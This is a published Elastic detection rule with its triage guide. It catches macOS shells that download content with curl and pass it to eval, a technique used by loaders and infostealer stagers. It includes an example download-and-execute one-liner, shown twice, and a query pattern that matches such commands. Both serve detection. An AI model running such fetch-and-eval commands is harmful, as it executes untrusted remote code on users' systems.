Shell Evaluated Curl Downloaded Content
Detects a shell that downloads content with curl and passes it to eval, either directly or through a variable assignment. Downloading a script and evaluating it in memory avoids writing the payload to disk and is commonly used by macOS loaders, adware and infostealer stagers to retrieve and run their next stage.
Elastic rule (View on GitHub)
  1[metadata]
  2creation_date = "2026/11/09"
  3integration = ["endpoint"]
  4maturity = "production"
  5updated_date = "2026/11/10"
  6
  7[rule]
  8author = ["Elastic"]
  9description = """
 10Detects a shell that downloads content with curl and passes it to eval, either directly or through a variable
 11assignment. Downloading a script and evaluating it in memory avoids writing the payload to disk and is commonly used
 12by macOS loaders, adware and infostealer stagers to retrieve and run their next stage.
 13"""
 14from = "now-9m"
 15index = ["logs-endpoint.events.process-*"]
 16language = "kuery"
 17license = "Elastic License v2"
 18name = "Shell Evaluated Curl Downloaded Content"
 19note = """## Triage and analysis
 20
 21### Investigating Shell Evaluated Curl Downloaded Content
 22
 23Download-and-evaluate one-liners such as `x=$(curl -fsSL https://host/stage2); eval "$x"` fetch a remote script and run it directly in the shell's memory, leaving no payload on disk. macOS loaders and stagers (for example WizardUpdate/UpdateAgent, adware droppers and infostealer installers) use this pattern to pull their next stage. Developer tooling, AI coding agents and management agents also assign curl output to variables and evaluate shell content. Common agent shell wrappers and vendor-signed MDM agents are excluded by the query.
 24
 25### Possible investigation steps
 26
 27- Review `process.command_line` to identify the URL being retrieved and whether the evaluated content comes directly from curl or from a variable populated by curl.
 28- Examine `process.parent.executable`, `process.parent.command_line` and `process.Ext.effective_parent.executable` to determine what launched the shell (an application, a LaunchAgent/LaunchDaemon via launchd, an interactive terminal, or an automation tool).
 29- Check the reputation of the domain or IP in the curl request, and whether it is a raw IP, newly registered domain, paste site or file-sharing service.
 30- Look for follow-on activity from the same shell or its children: additional downloads, `xattr` quarantine removal, LaunchAgent/LaunchDaemon creation, osascript prompts, or credential and browser data access.
 31- Determine whether the same command or URL has executed on other hosts, which may indicate a broader campaign or a shared legitimate internal script.
 32
 33### False positive analysis
 34
 35- Internal administration or patching scripts may retrieve configuration with curl and evaluate it. Confirm the script source and URL, then add an exception for the specific parent executable or script path.
 36- Developer tooling and AI coding agents may assign curl output to variables and evaluate shell content while testing APIs. Common agent shell wrappers and vendor-signed MDM agents are excluded by the query.
 37- Installers that bootstrap themselves from a vendor URL may trigger the rule. Validate the domain and add an exception for the vendor URL pattern if appropriate.
 38
 39### Response and remediation
 40
 41- If the activity is malicious, isolate the host and retrieve the evaluated content by requesting the URL from an isolated analysis environment.
 42- Terminate the shell and any child processes, and remove persistence (LaunchAgents, LaunchDaemons, login items) created around the time of execution.
 43- Block the remote domain or IP at the network perimeter and search for other hosts that contacted it.
 44- Review and rotate credentials that may have been exposed if follow-on credential or browser data access is observed.
 45"""
 46references = [
 47    "https://www.microsoft.com/security/blog/2022/02/02/the-evolution-of-a-mac-trojan-updateagents-progression/",
 48]
 49risk_score = 47
 50rule_id = "a7db8a6b-723f-405d-bd3b-2e769e5a0745"
 51severity = "medium"
 52tags = [
 53    "Domain: Endpoint",
 54    "OS: macOS",
 55    "Use Case: Threat Detection",
 56    "Tactic: Execution",
 57    "Tactic: Command and Control",
 58    "Data Source: Elastic Defend",
 59    "Resources: Investigation Guide",
 60    "Rule Type: Custom Query (KQL)",
 61    "Platform: macOS",
 62]
 63timestamp_override = "event.ingested"
 64type = "query"
 65
 66query = '''
 67event.category:process and host.os.type:macos and event.type:start and event.action:exec and
 68process.name:(bash or dash or sh or zsh or ksh) and process.args:"-c" and
 69process.command_line:(*=$\(curl*eval* or *eval*$\(curl* or *=`curl*eval* or *eval*`curl*) and
 70not process.Ext.effective_parent.executable:(
 71  "/Library/Application Support/JAMF/Jamf.app/Contents/MacOS/JamfDaemon.app/Contents/MacOS/JamfDaemon" or
 72  "/Library/Application Support/JAMF/Jamf.app/Contents/MacOS/JamfManagementService.app/Contents/MacOS/JamfManagementService" or
 73  "/Library/Application Support/Mosyle/MosyleMDM.app/Contents/MacOS/MosyleMDM"
 74) and
 75not (process.parent.code_signature.trusted:true and process.parent.code_signature.team_id:(
 76  UBF8T346G9 or VDXQ22DGB9 or Q6L2SF6YDW or 2DC432GLL2 or
 77  483DWKW443 or 5NZ4Q7NXJ4 or PZT9BJUAA5 or 5Y6N3AJ54S
 78))
 79'''
 80
 81
 82[[rule.threat]]
 83framework = "MITRE ATT&CK"
 84[[rule.threat.technique]]
 85id = "T1059"
 86name = "Command and Scripting Interpreter"
 87reference = "https://attack.mitre.org/techniques/T1059/"
 88[[rule.threat.technique.subtechnique]]
 89id = "T1059.004"
 90name = "Unix Shell"
 91reference = "https://attack.mitre.org/techniques/T1059/004/"
 92
 93
 94
 95[rule.threat.tactic]
 96id = "TA0002"
 97name = "Execution"
 98reference = "https://attack.mitre.org/tactics/TA0002/"
 99[[rule.threat]]
100framework = "MITRE ATT&CK"
101[[rule.threat.technique]]
102id = "T1105"
103name = "Ingress Tool Transfer"
104reference = "https://attack.mitre.org/techniques/T1105/"
105
106
107[rule.threat.tactic]
108id = "TA0011"
109name = "Command and Control"
110reference = "https://attack.mitre.org/tactics/TA0011/"
Triage and analysis
Investigating Shell Evaluated Curl Downloaded Content
Download-and-evaluate one-liners such as x=$(curl -fsSL https://host/stage2); eval "$x" fetch a remote script and run it directly in the shell's memory, leaving no payload on disk. macOS loaders and stagers (for example WizardUpdate/UpdateAgent, adware droppers and infostealer installers) use this pattern to pull their next stage. Developer tooling, AI coding agents and management agents also assign curl output to variables and evaluate shell content. Common agent shell wrappers and vendor-signed MDM agents are excluded by the query.
Possible investigation steps
- Review
process.command_lineto identify the URL being retrieved and whether the evaluated content comes directly from curl or from a variable populated by curl. - Examine
process.parent.executable,process.parent.command_lineandprocess.Ext.effective_parent.executableto determine what launched the shell (an application, a LaunchAgent/LaunchDaemon via launchd, an interactive terminal, or an automation tool). - Check the reputation of the domain or IP in the curl request, and whether it is a raw IP, newly registered domain, paste site or file-sharing service.
- Look for follow-on activity from the same shell or its children: additional downloads,
xattrquarantine removal, LaunchAgent/LaunchDaemon creation, osascript prompts, or credential and browser data access. - Determine whether the same command or URL has executed on other hosts, which may indicate a broader campaign or a shared legitimate internal script.
False positive analysis
- Internal administration or patching scripts may retrieve configuration with curl and evaluate it. Confirm the script source and URL, then add an exception for the specific parent executable or script path.
- Developer tooling and AI coding agents may assign curl output to variables and evaluate shell content while testing APIs. Common agent shell wrappers and vendor-signed MDM agents are excluded by the query.
- Installers that bootstrap themselves from a vendor URL may trigger the rule. Validate the domain and add an exception for the vendor URL pattern if appropriate.
Response and remediation
- If the activity is malicious, isolate the host and retrieve the evaluated content by requesting the URL from an isolated analysis environment.
- Terminate the shell and any child processes, and remove persistence (LaunchAgents, LaunchDaemons, login items) created around the time of execution.
- Block the remote domain or IP at the network perimeter and search for other hosts that contacted it.
- Review and rotate credentials that may have been exposed if follow-on credential or browser data access is observed.
References
-

Our discovery and analysis of a sophisticated Mac trojan in October exposed a year-long evolution of a malware family—and depicts the rising complexity of threats across platforms.
Read More
Related rules
- Curl Download Activity from npm Package Install
- AWS SSM Session Manager Child Process Execution
- Cloud Offensive Framework Execution
- Execution via OpenClaw Agent
- Apple Script Execution followed by Network Connection